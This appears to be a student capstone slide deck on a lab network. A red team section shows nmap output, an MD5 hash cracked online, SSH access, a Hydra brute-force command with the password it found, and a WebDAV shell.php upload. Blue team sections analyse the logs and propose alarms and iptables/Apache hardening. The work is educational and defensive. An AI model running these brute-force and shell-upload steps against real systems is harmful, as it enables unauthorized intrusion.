



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03

Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology



Attacker Machine
Kali
IP Address : 192.168.1.90

Victim Machine "Capstone"
IP Address :192.168.1.105



Victim Machine will send
activities logs info to ELK server



Windows Display Monitor "ML-REFVM"
IP Address :192.168.1.1

Log info will be displayed on
Kibana using Windows machines



ELK Server1
IP Address :192.168.1.100

Network

Address

Range:192.186.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines

IPv4:192.168.1.90

OS: Linux 2.6.32

Hostname:Kali

IPv4:192.168.1.105

OS: Linux

Hostname: Capstone

IPv4:192.168.1.100

OS: Linux

Hostname:Elk

IPv4:192.168.1.1

OS: Windows

Hostname: ML-REFVM

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-Refvm-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attacker Machine
Server1 (Capstone)	192.168.1.105	Vulnerable/Victim Machine
ELK	192.168.1.100	Monitoring Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Wordpress vulnerability	Enumeration of users with wp scan	The attacker can have a list of users
Weak Password.	Brute force	Gained access to passwords and the account.
Webdav Software	Allowed accessing the share folder from any machine.	Lead to uploading shell.php file.
Php file upload	Allow the Red Team to execute arbitrary code	Lead to viewing, creating and downloading files and denial of service

Exploitation: Open Port 80

01

Tools & Processes

Red team used nmap to scanned for any open ports and service network in Capstone (Victim Machine)

```
File Actions Edit View Help
root@Kali:~/Desktop# cd ~
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-31 19:02 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00049s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00098s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00080s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)


Nmap scan report for 192.168.1.90
Host is up (0.00010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.59 seconds
root@Kali:~#
```

02

Achievements

Nmap scanned gave red team intel about port 80 was open. I opened a web browser to see if there vital information to view on the victim's machine.



Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------

company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: [ssh exploit]

01

Tools & Processes

Port 22/tcp was open, Red Team ssh into ryan account using the password from the hash that was cracked by crackstation.net

Achievements


Red Team was able to gain access into ryan's account and was able to locate most of the company's important folders and files.

02

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3:

Hash	Type	Rt
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

```
ryan@server1: /var/www/html/meet_our_team$ ls
/var/www/html/company_folders/sales_docs/file2.txt
/var/www/html/company_folders/sales_docs/file3.txt
/var/www/html/company_folders/secret_folder/.htaccess
/var/www/html/company_folders/secret_folder/.htpasswd
/var/www/html/company_folders/secret_folder/connect_to_corp_server
ryan@server1: /var/www/html/meet_our_team$ cd /var/www/html/meet_our_team/
ryan@server1: /var/www/html/meet_our_team$ cat ashton.txt
Ashton is 22 years young, with a masters degree in aquatic jousting. "Moving over to managing everyone's credit card and security informat
ion has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look
forward to working more with Ashton in the future!
ryan@server1: /var/www/html/meet_our_team$
```

Exploitation: Brute Force Attack

01


Tools & Processes

Hydra was to Brute force
ashton's login credentials:
Login:ashton-
Password:leopoldo

02

Achievements

The exploit granted red team
access to important intel to
navigate to secret files.



```
File Actions Edit View Help
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinklatoes" - 10108 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixiel" - 10109 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadajah" - 10139 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jony" - 10141 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jefferson" - 10142 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-24 16:20:55
root@Kali:~# hydra -l ashton -P /rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/s4
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The port scan began around 03:00 am
- 238,134 hits were sent from 192.168.1.90
- The nmap ping scan sends request to 443 port.




Analysis: Finding the Request for the Hidden Directory

- 16,362 request were made for the hidden directory at 04:00 am
- Secret_folder were requested which contained instructions on how to access webdav server using ryan's account and hashed password.



Analysis: Uncovering the Brute Force Attack

- 16,362 request was made in the brute force attack.
- Out of the 16,362 request , 3 were successful in discovering the password.



Analysis: Finding the WebDAV Connection



- 108 request were made to the Webdav directory.
- The shell.php was requested.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/shell.php	264
http://192.168.1.105/webdav	108
http://192.168.1.105/webdav/passwd.dav	10

Export: Raw Formatted



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set an alarm when there are too many port scan on the target.

Blue Team can set a threshold to activate when there are more than 20 ports scan within 10 minutes.

System Hardening

Close the ports that we don't use and delay port scan, port scan can wait before another scan.

```
iptables -A INPUT -p tcp -m tcp -m multiport ! --dports 80,443 -j DROP
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

Strong passwords and put file in encrypted folder.

The threshold can be set to zero for any authorized user who to try to access this folder.

System Hardening

```
nano /etc/httpd/conf/httpd.conf
```

* Locate directory section (/var/www/) and set it as follows:

```
<Directory
```

```
/var/www/company_folders/secret_folder
```

```
Order allow,deny
```

```
Allow from 192.168.1.1
```

```
Allow from 192.168.1.105
```

```
Allow from 127
```

```
Deny from 192.168.1.90
```

```
</Directory>
```

Mitigation: Preventing Brute Force Attacks

Alarm

When there's more than 5 wrong/failed password.

Threshold be set at more than 5 failed logins

System Hardening

If the password is not correct for a certain number of time.block the IP address and send a reset link to the authorized user.

We can also display lockout message and locked the page from logins for a temporary for a period of time.

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alert anytime this directory is accessed by unauthorized user

The threshold should be set to zero attempt.

System Hardening

Connections to shared folders should be restricted and are not accessible on the web interface.

Block connections to the shared folder.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Blue Team can set an alarm for any incoming traffic to port 4444 and set an alert for any .php files that is uploaded to the server

The threshold should be set to more than 1 attempt

System Hardening

Block any file uploads into the server from the web interface.

*The
End*